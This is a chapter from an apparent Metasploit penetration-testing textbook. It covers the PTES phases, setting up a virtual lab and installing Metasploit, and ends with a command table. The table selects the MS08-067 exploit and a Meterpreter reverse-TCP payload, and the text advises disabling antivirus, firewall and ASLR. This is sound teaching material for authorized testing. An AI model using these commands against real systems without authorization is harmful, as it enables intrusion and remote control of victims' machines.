
- Gain knowledge about the phases of a penetration test
- Set up a penetration test lab for Metasploit exercises
- Recall the basics of the Metasploit framework
- Gain knowledge about the working of traditional exploits
- Learn about the approach to penetration tests with Metasploit
- Gain knowledge about the benefits of using databases


An important point to take a note of here is that we might not become an expert penetration tester in a single day. It takes practice, familiarization with the work environment, ability to perform in critical situations, and most importantly, an understanding of how we have to cycle through the various stages of a penetration test.

Throughout this chapter, we will dive deep into the fundamentals of penetration testing with Metasploit. We will also cover the traditional good old Metasploit exploits that were commonly used for years since the Metasploit framework was invented. In this chapter, we will look at:

- How these good old exploits actually work
- What services they target
- How a system is compromised using these exploits

When we think about conducting a penetration test on an organization, we need to make sure everything is set perfectly and is according to a penetration test standard. Therefore, if you feel you are new to penetration testing standards or uncomfortable with the term **Penetration testing Execution Standard (PTES)**, please refer to [http://www.pentest-standard.org/index.php/PTES\\_Technical\\_Guidelines](http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines) to become more familiar with penetration testing and vulnerability assessments. According to PTES, the following diagram explains the various phases of a penetration test:



[  Refer to the <http://www.pentest-standard.org> website to set up the hardware and systematic phases to be followed in a work environment; these setups are required to perform a professional penetration test. ]

## Setting up the environment

Before we start firing sophisticated and complex attack vectors with Metasploit, we must get ourselves comfortable with the work environment. Gathering knowledge about the work environment is really a critical factor, which comes into play before conducting a penetration test. Let's understand the various phases of a penetration test before jumping into Metasploit exercises and see how to organize a penetration test on a professional scale.

## Preinteractions

The very first phase of a penetration test, preinteractions, involves a discussion of the critical factors regarding the conduct of a penetration test on a client's organization, company, institute, or network; this is done with the client himself or herself.

This serves as the connecting line between the penetration tester and the client.

Preinteractions help a client get enough knowledge on what is about to be done over his or her network/domain or server. Therefore, the tester here will serve as an educator to the client. The penetration tester also discusses the scope of the test, all the domains that will be tested, and any special requirements that will be needed while conducting the test on the client's behalf. This includes special privileges, access to critical systems, and so on. The expected positives of the test should also be part of the discussion with the client in this phase. As a process, preinteractions discuss some of the following key points:

- **Scoping:** This section discusses the scope of the project and estimates the size of the project. Scope also defines what to include for testing and what to exclude from the test. A tester also discusses ranges and domains under the scope and the type of test (black box or white box) to be performed. For white box testing, what all access options are required by the tester? Questionnaires for administrators, time duration for the test, whether to include stress testing or not, and payment for setting up the terms and conditions are included in the scope.
- **Goals:** This section discusses various primary and secondary goals that a penetration test is set to achieve.
- **Testing terms and definitions:** This section discusses basic terminologies with the client and helps him or her understand the terms well.
- **Rules of engagement:** This section defines the time of testing, timeline, permissions to attack, and regular meetings to update the status of the ongoing test.



For more information on preinteractions, refer to <http://www.pentest-standard.org/index.php/File:Pre-engagement.png>.

## Intelligence gathering / reconnaissance phase

In the intelligence gathering phase, you need to gather as much information as possible about the target network. The target network can be a website, an organization, or might be a full-fledged fortune company. The most important aspect is to gather information about the target from social media networks and use **Google dorks** (a way to extract sensitive information from Google using specialized queries) to find sensitive information related to the target. **Foot printing** the organization using active and passive attacks can also be an approach.

The intelligence phase is one of the most crucial phases in penetration testing. Properly gained knowledge about the target will help the tester to stimulate appropriate and exact attacks, rather than trying all possible attack mechanisms; it will also help him or her save an ample amount of time as well. This phase will consume 40 to 60 percent of the total time of the testing, as gaining access to the target depends largely upon how well the system is foot printed.

It's the duty of a penetration tester to gain adequate knowledge about the target by conducting a variety of scans; scanning for services, looking for open ports, and identifying all the services running on those ports, and also to decide which services are vulnerable and how to make use of them to enter into the desired system.

The procedures followed during this phase are required to identify the security policies that are currently set in place at the target, and what can we do to breach them.

Let's discuss this using an example. Consider a black box test against a web server, where the client wants to get his or her network tested against stress testing. Here, we will be testing a server to see what level of stress it can bear, or in simple terms, how the server is responding to the **Denial of Service (DoS)** attack. A DoS attack or a stress test is the name given to the procedure of sending indefinite requests or data to a server in order to check whether the server handles all the requests successfully or goes down issuing a denial of service.

In order to achieve this, we start our network stress-testing tool and launch an attack towards a target website. However, after a few seconds of launching the attack, we see that the server is not responding to our browser and the website does not open. Additionally, a page shows up saying that the website is currently offline. So what does this mean? Did we successfully take out the web server we wanted? Not at all. In reality, it is a sign of protection mechanism, which is set in place by the server administrator that sensed our malicious intent of taking the server down, and it bans our IP address. Hence, we must collect correct information and identify various services at the target before launching an attack.

Therefore, the better approach can be to test the web server from a different IP range. Maybe keeping two to three different virtual private servers for testing is a good approach. In addition, I advise you to test all the attack vectors under a virtual environment before launching these attack vectors onto the real targets. A proper validation of the attack vectors is mandatory because if we do not validate the attack vectors prior to the attack, it may crash the service at the target, which is not favorable at all.

Now, let's look at the second example. Consider a white box test against a Windows 2000 server. We know that the server is vulnerable to the very common vulnerability in the Windows 2000 server, that is, the **distributed component object model (DCOM)** exploit. However, when we try to attack it, we do not get the option to access it. Instead, we get an error indicating that the connection is failed or a connection to the given remote address cannot be established. Most likely, this happens because of the use of an added third-party firewall, which blocks the traffic and doesn't let us enter the system premises.

In this case, we can simply change our approach to connecting back from the server, which will establish a connection from the target back to our system, rather than us connecting to the server directly. This is because there might be a possibility that the outbound traffic may not be highly filtered compared to the inbound traffic.

This phase involves the following procedures when viewed as a process:

- **Target selection:** This involves selecting the targets to attack, identifying the goals of the attack, and the time of the attack.
- **Covert gathering:** This involves on-location gathering, the equipment in use, and dumpster diving. Also, it covers off-site gathering that involves data warehouses' identification; this phase is generally considered during a white box penetration test.
- **Foot printing:** This involves active or passive scans to identify various technologies used at the target, which include port scanning, banner grabbing, and so on.

- **Identifying protection mechanisms:** This involves identifying firewalls, filtering systems, network- and host-based protections, and so on.




For more information on gathering intelligence, refer to [http://www.pentest-standard.org/index.php/Intelligence\\_Gathering](http://www.pentest-standard.org/index.php/Intelligence_Gathering).

## Presensing the test grounds

It happens most of the times throughout a penetration tester's life that when he or she starts testing an environment, he or she knows what to do next. What it means is that if he or she sees a Windows box running, he or she switches his approach towards the exploits that works perfectly for Windows. An example of this might be an exploit for the NETAPI vulnerability, which is the most favorable choice for testing a Windows XP box. Suppose, he or she needs to visit an organization, and before going there, he or she comes to know that 90 percent of the machines in the organization are running on Windows XP, and some of them use Windows 2000 Server. He or she quickly builds a mindset that he or she will be using the NETAPI exploit for XP-based systems and the DCOM exploit for Windows 2000 server from Metasploit to successfully complete the testing phase. However, we will also see how we can use these exploits practically in the latter phase of this chapter.

Consider another example of a white box test on a web server where the server is hosting ASP and ASPX pages. In this case, we switch our approach to use Windows-based exploits and **Internet Information Services (IIS)** testing tools. Therefore, ignoring the exploits and tools for Linux.

Hence, presensing the environment under a test provides an upper hand to build a strategy of the test that we need to follow at the client's site.



For more information on the NETAPI vulnerability, visit <http://technet.microsoft.com/en-us/security/bulletin/ms08-067>.

For more information on the DCOM vulnerability, visit [http://www.rapid7.com/db/modules/exploit/Windows/dcerpc/ms03\\_026\\_dcom](http://www.rapid7.com/db/modules/exploit/Windows/dcerpc/ms03_026_dcom).



## Modeling threats

In order to conduct a correct penetration test, threat modeling is required. This phase focuses on modeling out correct threats, their effect, and their categorization based on the impact they can cause. However, based on the analysis made during the intelligence-gathering phase, we can model out the best possible attack vectors for a target in this phase. Threat modeling applies to business asset analysis, process analysis, threat analysis, and threat capability analysis. This phase answers the following set of questions:

- How can we attack a particular network?
- What is the crucial data we need to gain access to?
- What approach is best suited for the attack?
- What are the highest-rated threats?

Modeling threats will help a penetration tester to perform the following set of operations:

- Gather relevant documentation about high-level threats
- Identify an organization's assets on a categorical basis
- Identify and categorize threats
- Mapping threats to the assets of an organization

Modeling threats will help to define assets of the highest priority with threats that can influence these assets.

Now, let's discuss the third example. Consider a black box test against a company's website. Here, information about the company's clients is the primary asset. However, it is also possible that in a different database on the same backend, transaction records are also stored. In this case, an attacker can use the threat of a SQL injection to step over to the transaction records database. Hence, transaction records are the secondary asset. Therefore, mapping a SQL injection attack to primary and secondary assets is achievable during this phase.

Vulnerability scanners such as Nessus can help model out threats clearly and quickly using the automated approach. This can prove to be handy while conducting large tests.




For more information on the processes involved during the threat modeling phase, refer to [http://www.pentest-standard.org/index.php/Threat\\_Modeling](http://www.pentest-standard.org/index.php/Threat_Modeling).



## Vulnerability analysis

Vulnerability analysis is the process of discovering flaws in a system or an application. These flaws can vary from a server to web application, an insecure application design to vulnerable database services, and a VOIP-based server to SCADA-based services. This phase generally contains three different mechanisms, which are testing, validation, and research. Testing consists of active and passive tests. Validation consists of dropping the false positives and confirming the existence of vulnerability through manual validations. Research refers to verifying a vulnerability that is found and triggering it to confirm its existence.




For more information on the processes involved during the threat modeling phase, refer to [http://www.pentest-standard.org/index.php/Vulnerability\\_Analysis](http://www.pentest-standard.org/index.php/Vulnerability_Analysis).

## Exploitation and post-exploitation

The exploitation phase involves taking advantage of the previously discovered vulnerabilities. This phase is considered to be the actual attack phase. In this phase, a penetration tester fires up exploits at the target vulnerabilities of a system in order to gain access. This phase is covered majorly throughout the book.


The post-exploitation phase is the latter phase of exploitation. This phase covers various tasks that we can perform on an exploited system, such as elevating privileges, uploading/downloading files, pivoting, and so on.



For more information on the processes involved during the exploitation phase, refer to <http://www.pentest-standard.org/index.php/Exploitation>. For more information on post exploitation, refer to [http://www.pentest-standard.org/index.php/Post\\_Exploitation](http://www.pentest-standard.org/index.php/Post_Exploitation).

## Reporting

Creating a formal report of the entire penetration test is the last phase to conduct while carrying out a penetration test. Identifying key vulnerabilities, creating charts and graphs, recommendations, and proposed fixes are a vital part of the penetration test report. An entire section dedicated to reporting is covered in the latter half of this book.



For more information on the processes involved during the threat modeling phase, refer to <http://www.pentest-standard.org/index.php/Reporting>.

## Mounting the environment

Before going to a war, the soldiers must make sure that their artillery is working perfectly. This is exactly what we are going to follow. Testing an environment successfully depends on how well your test labs are configured. Moreover, a successful test answers the following set of questions:

- How well is your test lab configured?
- Are all the required tools for testing available?
- How good is your hardware to support such tools?

Before we begin to test anything, we must make sure that all the required set of tools are available and everything works perfectly.

## Setting up the penetration test lab

Before mingling with Metasploit, we need to have a test lab. The best idea for setting up a test lab is to gather different machines and install different operating systems on it. However, if we only have a single machine, the best idea is to set up a virtual environment. Therefore, let's see how we can set up an example virtual environment.

We need two operating systems: Backtrack/Kali Linux and Windows XP/7. We will be using Backtrack/Kali Linux to test Windows XP/7 systems.

In addition, virtualization plays an important role in penetration testing today. Due to the high cost of hardware, virtualization plays a cost-effective role in penetration testing. Emulating different operating systems under the host operating system not only saves you the cost but also cuts down on electricity and space. However, setting up a virtual penetration test lab prevents any modifications on the actual host system and allows us to perform operations on an isolated environment. A virtual network allows network exploitation to run on an isolated network, thus preventing any modifications or the use of network hardware of the host system.

Moreover, the snapshot feature of virtualization helps preserve the state of the virtual machine at a particular interval of time. This proves to be very helpful, as we can compare or reload a previous state of the operating system while testing a virtual environment.

Virtualization expects the host system to have enough hardware resources such as RAM, processing capabilities, drive space, and so on, to run smoothly.




For more information on snapshots, refer to  
<http://kb.vmware.com/kb/1015180>.

So, let's see how we can create a virtual environment with two operating systems. In this scenario, we will install a Windows XP box and a Kali operating system on the virtual environment. However, to create virtual operating systems, we need virtual emulator software. We can use any one between two of the most popular ones:


**VirtualBox** and **VMware player**. So, let's begin with the installation by performing the following steps:

1. Download the VirtualBox (<http://www.virtualbox.org/wiki/Downloads>) setup according to your machine's architecture.
2. Run the setup and finalize the installation.
3. Now, after the installation, run the VirtualBox program as shown in the following screenshot:




4. Now, to install a new operating system, select **New**.
5. Type an appropriate name in the **Name** field and select the **Operating System** type and **Version**, as follows:
  - For Windows XP, select **Operating System** as **Microsoft Windows** and **Version** as **Windows XP**
  - For Kali Linux, select **Operating System** as **Linux** and **Version** as **Ubuntu**, if you are not sure, select **Other Kernel 2.6**

However, this may look something similar to what is shown in the following screenshot:




6. Select the amount of system memory to allocate, typically 512 MB for Windows XP and at least 1GB for Kali Linux.
7. The next step is to create a virtual disk which will serve as a hard drive to the virtual operating system. Create the disk as a **dynamically allocated disk**. Choosing this option will consume space just enough to fit the virtual operating system rather than consuming the entire chunk of physical hard disk of the host system.
8. The next step is to allocate the size for the disk; typically, 10 GB space is enough.
9. Now, proceed to create the disk, and after reviewing the summary, click on **Create**.

10. Now, click on **Start** to run. For the very first time, a window will pop up showing the first run wizard; proceed with it and select the Windows XP /Kali OS by browsing to the location of the .iso file from the hard disk. This process may look similar to what is shown in the following screenshot:



11. Proceed with the installation procedure if you are using a different machine.
12. Windows XP will be installed normally. Repeat the same with Kali Linux, but remember to set **Operating System** as **Linux** and **Version** as **Ubuntu** or **Other kernel 2.6**.


 For the installation of VMware, download the VMware player from <http://www.vmware.com/products/player/>.  
 For the complete installation guide on Kali Linux, refer to <http://docs.kali.org/category/installation>.

## The fundamentals of Metasploit

Now that we've recalled the basic phases of a penetration test and completed the setup of a virtual test lab, let's talk about the big picture: Metasploit. Metasploit is a security project that provides exploits and tons of reconnaissance features to aid a penetration tester. Metasploit was created by H.D Moore back in 2003, and since then, its rapid development has lead it to be recognized as one of the most popular penetration testing tools. Metasploit is entirely a Ruby-driven project and offers a great deal of exploits, payloads, encoding techniques, and loads of post-exploitation features.


Metasploit comes in various different editions, as follows:

- **Metasploit pro:** This edition is a commercial edition and offers tons of great features such as web application scanning and exploitation, automated exploitation, and many more.
- **Metasploit community:** This is a free edition with reduced functionalities of the pro edition. However, for students and small businesses, this edition is a favorable choice.
- **Metasploit framework:** This is a command-line edition with all manual tasks such as manual exploitation, third-party import, and so on.

Throughout this book, we will be using the Metasploit community edition.

Metasploit also offers various types of user interfaces, as follows:

- **The GUI interface:** The graphical user interface has all the options available at a click of a button. This interface offers a user-friendly interface that helps to provide a cleaner vulnerability management.
- **The console interface:** This is the most preferred interface and the most popular one as well. This interface provides an all in one approach to all the options offered by Metasploit. This interface is also considered to be one of the most stable interfaces. Throughout this book, we will be using the console interface the most.
- **The command-line interface:** The command-line interface is the most powerful interface that supports the launching of exploits to activities such as payload generation. However, remembering each and every command while using the command-line interface is a difficult job.
- **Armitage:** Armitage by Raphael Mudge added a cool hacker-style GUI interface to Metasploit. Armitage offers easy vulnerability management, built-in NMAP scans, exploit recommendations, and the ability to automate features using the **Cortana** scripting. An entire chapter is dedicated to Armitage and the Cortana scripting in the latter half of this book.

[  For more information on the Metasploit community, refer to <https://community.rapid7.com/community/metasploit/blog/2011/12/21/metasploit-tutorial-an-introduction-to-metasploit-community>. ]

## Configuring Metasploit on different environments

We can configure Metasploit under both Linux and Windows environments. However, we can set up connections for remotely configured Metasploit too. We can use Metasploit in the following scenarios:

- Metasploit for Windows
- Metasploit for Ubuntu
- Metasploit with SSH access

## Configuring Metasploit on Windows XP/7

It is easy to set up Metasploit on a Windows environment. Download the installer from Metasploit's official website and simply run the setup in the same way as you would with any other Windows-based tool. However, Metasploit on Windows requires a great deal of security protections that we need to turn off. Therefore, it is less favorable to install Metasploit on Windows than a Linux-based installation.

There are two different editions of Metasploit: the community edition and pro edition. The pro edition is chargeable, but it is a fully featured framework with many options. The community edition, on the other hand, is free, but in this edition, some add-ons are missing. All those who want to get a fully featured piece of Metasploit software can go for the pro edition. However, if it's only for the sake of learning, you can go with the Metasploit community edition and can explore the various features of it.



You can download Metasploit for both Linux and Windows at <http://www.rapid7.com/products/metasploit/download.jsp>.



Do not forget to disable your antivirus and firewall before installing Metasploit; otherwise, your antivirus will delete many exploits considering it malicious.

To disable or enable ASLR protection, change the value of the registry key located at the following path:

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\MoveImages




## Configuring Metasploit on Ubuntu

Setting up Metasploit on Ubuntu 12.04 LTS is a really easy job. Simply download the latest version of Ubuntu from Ubuntu's official website and install it on a different machine; alternatively, repeat the process in a virtual environment as we did for Backtrack-Linux.

Now, after setting up Ubuntu, we need to download the Metasploit installer for Linux, based on your machine's architecture.

After downloading the Linux-based installer, simply perform the following steps:

1. Open the terminal and browse to the directory of the Metasploit installer, as shown in the following screenshot:




```
root@nipun-VirtualBox: /home/nipun/Downloads
root@nipun-VirtualBox:/home/nipun/Downloads# chmod +x metasploit-
latest-linux-installer.run
root@nipun-VirtualBox:/home/nipun/Downloads# ./metasploit-latest-
linux-installer.run
```

2. Now, we need to make this installer file executable. To do this, we use the following command:


```
chmod +x Metasploit-latest-linux-installer.run
```

The preceding command enables the execution of this file by all, that is, user, groups, and the world.

3. Now, simply execute this file using `./[File-Name]`, which in our case will be `./Metasploit-latest-linux-installer.run`.
4. Now, a simple GUI-style installation interface will pop up, and we need to proceed with it as shown in the following screenshot:




5. The next step relates to the license agreement, and after agreeing to it, we get the option to choose a folder for the Metasploit installation. By default, it is `/opt/Metasploit`. Leave it as is and proceed with the installation.
6. The next option is to confirm whether Metasploit will be installed as a service or not. The idea behind this is that Metasploit will automatically get initialized when the system boots up, so we choose to install it as a service and proceed to the next step, as shown in the following screenshot:




7. The next step is to make sure that you have turned off your firewall and antivirus before Metasploit proceeds with the installation. This is important because if firewall is turned on, it might block the connections for Metasploit, and the antivirus might detect many modules as malicious. To avoid deletion and detection of modules by the antivirus, we choose to turn off the antivirus protection and firewall.
8. Next, you need to choose the port that Metasploit will use. Leave it as it is, unless it is used by some other application. Then, you generate a **Secure Socket Layer (SSL)** certificate to provide secure connections to the framework.

9. If everything works fine, we will see the installation window with a progress bar as shown in the following screenshot:



10. After the successful installation of Metasploit, we can simply open the terminal and type `msfconsole` to set up the console interface of Metasploit. Then, we can start with our work as shown in the following screenshot:





The latest edition of Ubuntu can be downloaded from <http://www.ubuntu.com/download/desktop>. You can refer to an excellent tutorial on SSH access at <http://rummyittips.com/configure-ssh-server-on-kali-linux/>.

## Dealing with error states

Sometimes it may happen that we face some installation errors while installing the Metasploit framework on the system. However, we will see how we can deal with these errors. Errors might occur during a Windows as well as Linux-based installation. However, these are easy to overcome if dealt with properly.



Register on <https://community.rapid7.com/> for more information on support issues.

## Errors in the Windows-based installation

The most common error to occur in a Windows-based installation is the database error where the database refuses to provide connections to configure Metasploit's connectivity. This might occur in cases where the PostgreSQL server might not be working; sometimes it can occur in cases where Metasploit is not correctly installed in the default directory.

To overcome these errors, we can perform the following:

- Try to manually start the PostgreSQL server, then type `services.msc` in the **run** prompt, and finally find and start the PostgreSQL service
- Install Metasploit in the default directory

## Errors in the Linux-based installation

In a Linux-based installation, errors might occur due to broken file dependencies and can lead to the failure of the installation. If the installation fails, we can fix these dependencies manually and can configure Metasploit manually through the terminal by downloading and installing the correct dependencies.


To download all the dependencies needed by Metasploit, we can use the following command:


```
$sudo apt-get install build-essential libreadline-dev libssl-dev  
libpq5 libpq-dev libreadline5 libsqlite3-dev libpcap-dev openjdk-7-jre  
subversion git-core autoconf postgresql pgadmin3 curl zlib1g-dev libxml2-  
dev libxslt1-dev vncviewer libyaml-dev ruby1.9.3
```

The preceding command will download all the essential dependencies such as build-essentials, Ruby, PostgreSQL, and all the other major dependencies required by Metasploit.

In case the error is part of the Ruby libraries, we can use the following command to install all the essential Ruby libraries used by Metasploit:

```
$sudo gem install wirble sqlite3 bundler
```

 To install Metasploit completely from the command line, refer to <http://www.darkoperator.com/installing-metasploit-in-ubuntu/>.

 Try installing Metasploit from the command line; this will definitely improve your skills in identifying which dependencies are required by Metasploit and will get you closer to its core.

## Conducting a penetration test with Metasploit

After setting up the work environment, we are now ready to perform our first penetration test with Metasploit. However, before we start with the test, let's recall some of the basic functions and terminologies used in the Metasploit framework.

### Recalling the basics of Metasploit

After we run Metasploit, we can list down all the workable commands available in the framework by typing `help` in Metasploit console. Let's recall the basic terms used in Metasploit, which are as follows:


- **Exploits:** This is a piece of code, which when executed, will trigger the vulnerability at the target.

- **Payload:** This is a piece of code that runs at the target after a successful exploitation is done. Basically, it defines the type of access and actions we need to gain on the target system.
- **Auxiliary:** These are modules that provide additional functionalities such as scanning, fuzzing, sniffing, and much more.
- **Encoders:** Encoders are used to obfuscate modules to avoid detection by a protection mechanism such as an antivirus or a firewall.

Let's now recall some of the basic commands of Metasploit and see what they are supposed to do as shown in the following table:

Command	Usage	Example
use [Auxiliary/ Exploit/Payload/ Encoder]	To select a particular module to start working with	<code>msf&gt;use exploit/windows/smb/ms08_067_netapi</code>
show [exploits/ payloads/encoder/ auxiliary/ options]	To see the list of available modules of a particular type	<code>msf&gt;show exploits</code>
set [options/ payload]	To set a value to a particular object	<code>msf&gt;set payload windows/meterpreter/reverse_tcp</code> <code>msf&gt;set LHOST 111.111.111.111</code>
setg [options/ payload]	To set a value to a particular object globally so the values do not change when a module is switched on	<code>msf&gt;setg payload windows/meterpreter/reverse_tcp</code> <code>msf&gt;setg LHOST 111.111.111.111</code>
run	To launch an auxiliary module after all the required options are set	<code>msf&gt;run</code>
exploit	To launch an exploit	<code>msf&gt;exploit</code>
back	To unselect a module and move back	<code>msf(ms08_067_netapi)&gt;back</code> <code>msf&gt;</code>
Info	To list the information related to a particular exploit/module/auxiliary	<code>msf&gt;info exploit/windows/smb/ms08_067_netapi</code>
Search	To find a particular module	<code>msf&gt;search netapi</code>

Command	Usage	Example
check	To check whether a particular target is vulnerable to the exploit or not	<b>msf&gt;check</b>
Sessions	To list the available sessions	<b>msf&gt;sessions [session number]</b>



If you are using Metasploit for the very first time, refer to [http://www.offensive-security.com/metasploit-unleashed/Msfconsole\\_Commands](http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands) for more information on basic commands.

## Penetration testing Windows XP

